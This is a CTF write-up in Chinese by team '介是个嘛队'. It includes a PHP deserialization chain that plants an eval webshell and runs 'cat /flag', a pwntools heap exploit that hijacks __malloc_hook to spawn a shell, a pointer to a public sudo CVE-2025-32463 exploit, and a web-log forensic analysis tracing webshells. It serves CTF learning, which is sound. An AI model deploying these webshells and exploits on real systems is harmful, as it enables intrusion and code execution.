
介是个嘛队战队

图片资源： `./images/`

排名

介是个嘛队：第47名



解题思路

WEB

1.浅析PHP原生类

```php
<?php
class install
{
    private $username;
    private $password;

    public function __construct($username)
    {
        $this->username = $username;
        $this->password = "123";
    }
}

class Until
{
    public $a;
    public $b;
    public $c;
    public $shell;
}

$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8;

// 【关键修改】这里必须使用单引号，或者写成 "\$_POST[1]"
// 否则生成脚本会把 $_POST[1] 当作变量解析，导致写入的内容为空
$until->shell = '<?php @eval($_POST[1]);?>';

$install_inner = new install($until);
```

```
$install_outer = new install($install_inner);

echo urlencode(serialize($install_outer));
?>
```

```
php new.php
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%
```

然后post请求config.php `1=system("cat /flag");`

Pwn

1.我不吃牛肉

```python
from pwn import *

# 设置上下文
# context.log_level = 'debug'
p = process('./pwn')
libc = ELF('./libc.so.6') # 必须加载题目给的 libc 以匹配偏移

# === 辅助函数 ===
def malloc(idx, size):
    p.sendlineafter(':', '8')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def free(idx):
    p.sendlineafter(':', '15')
    p.sendlineafter(':', str(idx))

def edit(idx, size, data):
    p.sendlineafter(':', '18')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', data)

def show(idx):
    p.sendlineafter(':', '20')
    p.sendlineafter(':', str(idx))

# === 漏洞利用 ===

# 1. 堆布局
malloc(0, 0x500) # 大 chunk，用于进入 Unsorted Bin
```

```
malloc(1, 0x10)  # 防合并的隔离 chunk
malloc(2, 0x60)  # Fastbin chunk，用于后续攻击

# 2. 泄露 Libc
free(0)
show(0)
p.recvline()
# 读取 fd 指针，计算 libc 基址
# 0x3c4b78 是 main_arena + 88 的偏移 (常见于 libc-2.23)
base = u64(p.recvline()[:-1].ljust(8, b'\x00')) - 0x3c4b78
log.success("Libc Base: " + hex(base))

# 3. Fastbin Attack 劫持 __malloc_hook
free(2)
# 修改 fd 指针指向 __malloc_hook 附近的假 chunk (利用 0x7f 错位)
# 0x3c4b10 是 __malloc_hook 的偏移
edit(2, 0x8, p64(base + 0x3c4b10 - 0x23))

malloc(0, 0x60) # 把原本的 chunk 2 申请出来
malloc(1, 0x60) # 申请到 fake chunk (位于 __malloc_hook 附近)

# 4. 写入 OneGadget
# 填充 0x13 字节垃圾数据，使指针正好落在 __malloc_hook 上
# 0x453a0 是 one_gadget 的偏移
edit(1, 0x13+8, b'a'*0x13 + p64(base + 0x453a0))
malloc(2, base+0x18ce57)

p.interactive()
```

1. **泄露 Libc 基址**：利用 Unsorted Bin 的特性泄露 main_arena 地址。

2. **劫持控制流**：利用 Fastbin Attack (或 Tcache Poisoning) 将堆块分配到 __malloc_hook 附近。
3. **Get Shell**：修改 __malloc_hook 为 OneGadget，再次调用 malloc 触发 Shell。

Game

1.我勒个超级玛丽奥
打通第一关

InfoSEC

1.最近还好吗
CVE-2025-32463漏洞,采用CVE-2025-32463_chwoot项目进行提取利用

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

CDF

1.可恶的木马竟然伪装成我的朋友

先在所有日志里搜索 `banner_home.jpg` ： 发现在ex180223.log文件中图片大小发生了变化，

```
grep "banner_home.jpg" ex*.log > bh_all.txt
```

- 多数都是： `200 50428` （正常图片大小）
- 在 `ex180223.log` 中，从 **21:18 以后** 开始出现 `200 37756`
  多次向目标服务器发起 POST 请求的来源 IP 地址为 183.62.9.42。

```
... "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...
```

横向移动与影响验证：进一步分析日志ex180223.log，发现网站静态资源 banner_home.jpg 的文件大小发生了变化，从 50428 字节变为 37756 字节。

ex140922.log　access.log.1383004800　feb23_2018.log　ex180223.log

文件　编辑　查看

```
40.77.167.171 - - [23/Feb/2018:09:04:26 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18752
61.149.12.161 - - [23/Feb/2018:09:04:29 +0800] "GET / HTTP/1.1" 302 -
61.149.12.161 - - [23/Feb/2018:09:04:29 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
54.165.170.124 - - [23/Feb/2018:09:04:33 +0800] "GET /sxzn/foreground/viewMetadata.action?id=104 HTTP/1.1" 200 9211
207.46.13.82 - - [23/Feb/2018:09:04:41 +0800] "GET /robots.txt HTTP/1.1" 404 985
65.55.210.112 - - [23/Feb/2018:09:04:43 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
65.55.210.112 - - [23/Feb/2018:09:04:43 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1226
65.55.210.112 - - [23/Feb/2018:09:05:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
65.55.210.112 - - [23/Feb/2018:09:05:02 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
65.55.210.112 - - [23/Feb/2018:09:05:03 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
65.55.210.112 - - [23/Feb/2018:09:05:04 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
54.165.170.124 - - [23/Feb/2018:09:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=105 HTTP/1.1" 200 9061
65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.112 - - [23/Feb/2018:09:05:08 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
65.55.210.112 - - [23/Feb/2018:09:05:08 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
65.55.210.112 - - [23/Feb/2018:09:05:09 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
65.55.210.112 - - [23/Feb/2018:09:05:11 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
65.55.210.112 - - [23/Feb/2018:09:05:11 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
65.55.210.112 - - [23/Feb/2018:09:05:11 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
54.165.170.124 - - [23/Feb/2018:09:05:46 +0800] "GET /sxzn/foreground/viewMetadata.action?id=106 HTTP/1.1" 200 9061
58.32.44.98 - - [23/Feb/2018:09:05:52 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:09:05:53 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
123.139.106.21 - - [23/Feb/2018:09:06:01 +0800] "GET /favicon.ico HTTP/1.1" 404 988
```

行 6087，列 89　1,516,719 个字符　纯文本　100%　Windows (CRLF)　UTF-8

ex140922.log | access.log.1383004800 | feb23_2018.log | ex180223.log

文件 编辑 查看

```
113.95.12.85 - - [23/Feb/2018:21:17:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand_action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
```

行 7780，列 90 | 1,516,719 个字符 | 纯文本 | 100% | Windows (CRLF) | UTF-8

这一信息证实了攻击者在获取初步访问权后，进行了文件篡改操作，表明其攻击已造成实际影响。

WebShell 文件名序列：

在 `183.log` 中找到可疑的 `.jsp` 访问，按**首次出现时间**排序：

1. `21:02:20` → `/sxzn/table.jsp` ，404
2. `21:02:32` → `/sxzn/js/My97DatePicker/lang/en.jsp` ，多次 GET/POST
3. `21:04:39` → `/sxzn/2.jsp` ，多次 GET/POST

   根据日志记录的时间先后顺序，攻击者所利用的 WebShell 文件名依次为 table.jsp、en.jsp 和 2.jsp。